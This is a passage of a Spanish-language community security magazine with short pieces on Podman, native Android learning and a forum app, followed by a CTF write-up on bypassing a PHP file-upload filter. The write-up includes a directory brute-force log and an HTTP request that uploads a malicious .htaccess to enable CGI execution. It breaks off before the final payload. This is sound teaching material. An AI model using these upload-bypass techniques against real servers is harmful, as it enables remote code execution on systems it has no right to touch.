Como venimos viendo, y a diferencia de Docker, Podman optimiza la capacidad de manejar los procesos de manera individual. Podman, bajo su ejecución "non-root", crea un directorio para almacenar toda la información de las imágenes y contenedores que el usuario tenga almacenadas allí. En ese sentido, al manejar un *podman images*, solo se mostrarán las imágenes creadas o descargadas allí.

Con lo novedoso del tema, ¿hay algún punto concluyente?

Si bien es cierto, y como muestra de ello está todo el argumento existente sobre este tema en las distintas plataformas informáticas, no existe una conclusión contundente de si Podman es o no un reemplazo de Docker.
Los usuarios ven el desarrollo de Docker sobre Podman, por ser este último más nuevo y menos explorado. Docker tiene ciertas ventajas sobre Podman; quizás en cuanto a la distribución y aceptación que tiene en el campo informático, así como el conocido uso de sus herramientas Docker swarm, docker-compose, etc.
Por otro lado, es evidente que RedHat está apostando mucho sobre el desarrollo de Podman en el mundo de los contenedores, con la adquisición de CoreOS en el manejo de la plataforma OpenShift, para concluir en el desarrollo de Podman, siendo, por defecto, el motor de contenedores en RedHat 8 y CentOS 8.
Podman ofrece una alternativa que maneja mejor las herramientas del usuario, tanto de hardware como de software, optimizando la seguridad y los recursos de los servicios, pero además resumiendo también las ventajas con las que cuenta Docker.

ANDROID: GUÍA PARA FUTUROS DESARROLLADORES

PROGRAMACIÓN

En un mundo gobernado por React y la idea de lanzar tu aplicación a múltiples plataformas, ¿por qué aprender Android nativo?
Si se trata de una empresa chica o quizá de un emprendedor, contratar un programador android y otro de Swift es caro. La salida más rápida es usar un framework como React Native que simplifica desarrollar una sola vez y salir a todas las plataformas.

Escrito por: **@MAXWELLNEWAGE** EN **COLABORACIÓN CON** UNDERC0DE

Desarrollador Android Nativo con Kotlin y Java. Maratonero de series en Netflix y arduas horas en Steam. Le gusta leer, especialmente fantasía. Disfruta de hacer caminatas y explorar lugares nuevos donde nadie más se atreve a llegar.

Contacto:
https://medium.com/@maxwellnewage

Sin embargo, nos estamos olvidando de una cuestión fundamental: Si bien React es muy distinto al viejo Phonegap o Cordova, no deja de ser un puente hacia lo nativo.
React tiene que generar código para representar lo que estamos escribiendo en Javascript o Typescript. Eso nos quita algo de control sobre cómo queremos desarrollar nuestra aplicación.

Consumo de API

Una vez tenemos la API desarrollada, sea de terceros o nuestra, debemos consumirla a través de nuestra aplicación. También pueden hacerlo mediante una librería llamada Retrofit:

Continuamos con el desarrollo

Ahora que podemos consumir la información de los bares, debemos representarla en una lista con CardViews. Para ello podemos usar RecyclerView.

Luego de entender cómo funcionan estos componentes, notamos que al hacer click en algún bar, podemos acceder al detalle. Vamos a llenar la información de esa pantalla con lo que recibimos en la API. Esto no es nada nuevo.

La parte nueva quizá sea el mapa. Necesitamos mostrar uno indicando donde queda el bar. Para ello podemos investigar sobre la API de Google Maps. Quizá al inicio parezca muy complejo, pero yo tuve la experiencia de implementarla y es bastante sencillo una vez comprendemos los componentes implicados.

Luego debemos considerar la idea de que nuestro bar tenga fotos para mostrar.
Lo podemos resolver con un ViewPager para crear una galería. En el medio también aprenderemos a manejar Fragments, un componente de Android que nació con el surgimiento de las tabletas, si mal recuerdo en la versión 4.

Finalmente, nuestra pantalla de favoritos se podría manejar de dos maneras distintas:

- **SharedPreferences:** Guardamos la información de los bares favoritos localmente.
- **API:** Guardamos la información en la API asociado a un id de usuario. Luego la recuperamos mediante algún método GET.

La primera forma puede ser compleja, dado que debemos guardar objetos, y SharedPreferences no lo soporta. Como alternativa, podemos usar la librería Gson que ya habíamos importado con Retrofit. Nuestro algoritmo sería:

- Recibimos objeto lista bares.
- Convertimos objeto en json string mediante Gson.
- Guardamos json string en SharedPreferences.
- Pedimos objeto json string.
- Convertimos json string a objeto lista bares mediante Gson.
- Recorremos la lista bares con nuestro Adapter del RecyclerView.

Y ya tenemos nuestra aplicación funcional. En el proceso aprendimos muchas cosas y logramos llegar a un producto funcional.

Conclusiones

Si imaginamos por un momento el hecho de tener que estudiar todos estos conceptos sin un producto detrás, se puede volver muy tedioso. Sin embargo, si aprendemos sobre la marcha, podemos lograr adquirir lo que llamo “conocimiento inconsciente”. Aprendemos sin darnos cuenta, porque estamos poniéndolo a prueba y experimentando en un caso real. Hay una motivación y un producto. Difícil detenernos, ¿no?

Y a todo esto deberíamos sumarle ciertas habilidades adquiridas con la gestión de un proyecto. Aprendimos mucho más que siguiendo un par de tutoriales. Claro que una cosa no quita a la otra. Los cursos y tutoriales son tan necesarios como emprender proyectos propios. Lo que quiero decir es que no hagas una cosa sin la otra.

Aplicación móvil basada en el foro de la comunidad "Underc0de" (momentáneamente solo es WebView).

El foro funciona con un CMS que almacena cookies y datos en caché para mantener la sesión activa una vez que se inicia.

Las credenciales son las mismas que se utilizan en el foro. El tráfico del foro y la aplicación viajan por SSL para asegurar la navegación por el sitio.
El proyecto está desarrollado con Flutter, un proyecto posible gracias a la gran labor realizada:

Desarrollado por: **@Jioxep**
Compilación para iOS: **@Jahuajardo**

Repositorio de GitHub: **Código Fuente**

Descarga

ABUSANDO .HTACCESS Y CGI PARA OBTENER RCE EN APLICACIÓN UPLOAD FILES DE PHP

CAPTURE THE FLAG / RETOS

Un CTF (Capture The Flag/Captura la bandera). Son competencias que permiten poner a prueba nuestras habilidades sobre hacking por medio de retos de diferentes modalidades que tendremos que resolver para conseguir la famosa **flag** que es un código (Por ejemplo: *fl4g<W3lc0m3_t0_CTF}* que permite confirmar a la plataforma del desafío que hemos sido capaces de resolver el reto y normalmente, va acompañada de una compensación con puntos o premio. La cantidad de puntos irá relacionada con la complejidad del reto y/o tiempo/personas en resolverlo. Por ejemplo, si el reto principalmente vale 100 puntos y hemos sido los 2º en resolverlo, pues el 1º habrá ganado 100 puntos, nosotros (2º) 99 puntos, el 3º 98 puntos, etc.

Escrito por: **@DARK1T** EN **COLABORACIÓN CON** UNDERC0DE

Integrante del Mayas CTF Team equipo orgullosamente mexicano con una meta en común, poner el nombre de México en lo más alto en competiciones tipo CTF a nivel mundial,

Contacto:


Blog: mayas-ctf-team.blogspot.com

Agradecemos a @ArdaArda **por el contacto**


Los CTFs tienen un tiempo límite para resolver el mayor número de retos posibles y sirven para:

- Adquirir conocimientos y experiencia en el entorno de la seguridad informática.
- Poner a prueba nuestras habilidades de hacking de forma legal y controlada.
- Mejorar nuestro currículum vitae.
- Lo más importante.... ¡Para divertirnos!

Este reto Web se resolvió durante el De1CTF de De1ta Club. La descripción del reto daba una URL y daba como pista que el servidor se reiniciaba cada 5 min.




Accediendo a la página del reto, se observaba una aplicación simple para subir un archivo. El código fuente no mostraba alguna cosa fuera de lo ordinario.




Código:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Cheek in</title>
 <meta name="viewport" content="width=device-width, initial-scale=1">
 <link rel="stylesheet" type="text/css" href="style/css/style1.css">
    <link rel="stylesheet" type="text/css" href="style/css/style2.css">
</head>
<body>
<div class="wrap">
    <div class="container">
        <h1 style="color: white; margin: 0; text-align: center">UPLOADS</h1>
        <form action="index.php" method="post" enctype="multipart/form-data">
        <input class="wd" type="file" name="fileUpload" id="file"><br>
        <input class="wd" type="submit" name="upload" value="submit">
            <p class="change_link" style="text-align: center">
            <strong>upload your file</strong>
            </br>
            <strong></strong>
            </br>
            <strong></strong>
            </p>
        </form>
    </div>
</div>
</body>
</html>
```


El siguiente paso fue probar la funcionalidad: subir archivos e interceptar las peticiones para analizar el comportamiento. Se comenzó con un archivo .txt, al cual se le asignó por default Content-Type: text/plain. Al enviar la petición se recibió el error filetype error.




Fue un poco extraño que no aceptara un archivo simple como un .txt, pero como siguiente paso se intentó cambiarle el tipo de archivo (Content-Type) a image/gif. Se observó que la aplicación ahora si aceptaba el archivo y lo subía en la carpeta /uploads/<md5>/test.txt



Haciendo una petición a la URL del archivo que se subió al servidor muestra el contenido de éste de manera simple:




Al ser esta una aplicación de PHP, también se intentó engañar a la aplicación y cambiar la extensión del archivo a .php para intentar ejecutar código con PHP, sin embargo, al establecer el nombre de archivo a test.php.gif, apareció el error: filename error y que no permitiera que se subiera el archivo.



Como siguiente paso, se configuró un intruder en Burpsuite y se probaron todas las extensiones de archivo de este recurso, pero siempre apareció el mismo filename error, lo que nos hizo pensar que cualquier extensión de archivo que contuviera las palabras ph iba a ser bloqueada.

Después de las pruebas anteriores, se consideró que si quizá se lograba inyectar código PHP dentro del archivo, entonces se podría encontrar otra manera de ejecutar el código aunque el archivo no tuviera extensión .php o .phtml, etc, pero desafortunadamente nos encontramos que ph también estaba filtrado, junto con otros comandos como perl, curl, base, etc y el caracter >.




A partir de este punto se complicaron un poco las cosas, aparentemente no se podía agregar código php al archivo que se subía, tampoco se podía agregarle una extensión .php al archivo para que el servidor lo ejecutara como código.

Realizamos un rápido ataque de fuerza bruta al servidor web para ver si podíamos encontrar archivos o directorios ocultos. Lo único interesante que se encontró fue un directorio /cgi-bin (con error 403) y el archivo .htaccess que tampoco daba acceso y mostraba error 403.

```
root@kali:~/de1ctf# python3 /root/resources/dirsearch/dirsearch.py -u http://129.204.21.115 -e php.swp,php.bak

 _|. _ _  _  _  _ _|_    v0.3.9
(_||| _) (/_(_|| (_| )

Extensions: php.swp, php.bak | HTTP method: get | Threads: 10 | Wordlist size: 6497
Error Log: /root/resources/dirsearch/logs/errors-20-05-03_00-41-29.log

Target: http://129.204.21.115

[00:41:30] Starting:
[00:41:40] 403 -  213B  - /.ht_wsr.txt
[00:41:40] 403 -  206B  - /.hta
[00:41:41] 403 -  217B  - /.htaccess-local
[00:41:41] 403 -  215B  - /.htaccess-dev
[00:41:41] 403 -  217B  - /.htaccess-marco
[00:41:41] 403 -  216B  - /.htaccess.bak1
[00:41:41] 403 -  216B  - /.htaccess.orig
[00:41:41] 403 -  218B  - /.htaccess.sample
[00:41:41] 403 -  215B  - /.htaccess.old
[00:41:41] 403 -  216B  - /.htaccess.save
[00:41:41] 403 -  215B  - /.htaccess.txt
[00:41:41] 403 -  216B  - /.htaccess_orig
[00:41:41] 403 -  214B  - /.htaccessBAK
[00:41:41] 403 -  214B  - /.htaccessOLD
[00:41:41] 403 -  214B  - /.htaccess_sc
[00:41:41] 403 -  215B  - /.htaccessOLD2
[00:41:41] 403 -  212B  - /.htaccess~
[00:41:41] 403 -  210B  - /.htgroup
[00:41:41] 403 -  215B  - /.htpasswd-old
[00:41:41] 403 -  215B  - /.htaccess.BAK
[00:41:41] 403 -  216B  - /.htpasswd_test
[00:41:41] 403 -  212B  - /.htpasswds
[00:41:41] 403 -  210B  - /.htusers
[00:41:42] 403 -  217B  - /.htaccess_extra
[00:42:59] 403 -  210B  - /cgi-bin/
[00:43:42] 200 -  962B  - /index.php
[00:43:43] 200 -  962B  - /index.php/login/
[00:44:51] 301 -  236B  - /style  ->  http://129.204.21.115/style/
[00:45:05] 301 -  238B  - /uploads  ->  http://129.204.21.115/uploads/
[00:45:05] 403 -  210B  - /uploads/
```


Lo anterior nos llevó a pensar lo siguiente: si existen reglas de archivo .htaccess en el servidor y podemos subir uno modificado, entonces quizá podemos re-escribir las reglas de ejecución de ciertos tipos de archivo.
Para validar si podíamos reemplazar las reglas de .htaccess se envió este contenido :

```
SetHandler server-status
SetHandler server-info
```



Se subió el archivo con normalidad, y se hizo request a /uploads/<md5>/..htaccess para verificar si se estaban activando las reglas de .htaccess. Al hacer esto pudimos observar la página de información de Apache, la cual nos

mostró como “loaded” el módulo cgi.



Un ataque muy conocido con el que se puede hacer bypass a una restricción en una extension de archivo es reemplazar las reglas de .htaccess en la que se declara que una cierta extensión de archivo (que no sea filtrada) pueda ser capaz de ejecutar código PHP, por ejemplo, si se agrega la siguiente línea en un archivo .htaccess se podría ejecutar código PHP si podemos subir un archivo con una extensión personalizada (por ejemplo .mayas):


```
AddType application/x-httpd-php .mayas
```

Sin embargo, como se descubrió anteriormente, cualquier palabra con los caracteres php estaba filtrado en este reto. Por eso, y con base a lo que se había descubierto hasta este punto, se investigó la posibilidad de utilizar CGI para ejecutar comandos del sistema.

Un nuevo archivo .htaccess se subió con el siguiente contenido, con el cual le dijimos al servidor que archivos con extensión .mayas los ejecutara como scripts CGI.

```
POST /index.php HTTP/1.1
Host: 129.204.21.115
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://129.204.21.115/index.php/login/
x-forwarded-for: localhost
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------
212351397453943196990340297 3
Content-Length: 384

-----------------------------212351397453943196990340297 3
Content-Disposition: form-data; name="fileUpload"; filename=".htaccess"
Content-Type: image/gif

Options +ExecCGI
AddHandler cgi-script .mayas
-----------------------------212351397453943196990340297 3
Content-Disposition: form-data; name="upload"

submit
-----------------------------212351397453943196990340297 3--
```

Respuesta recibida en BurpSuite:

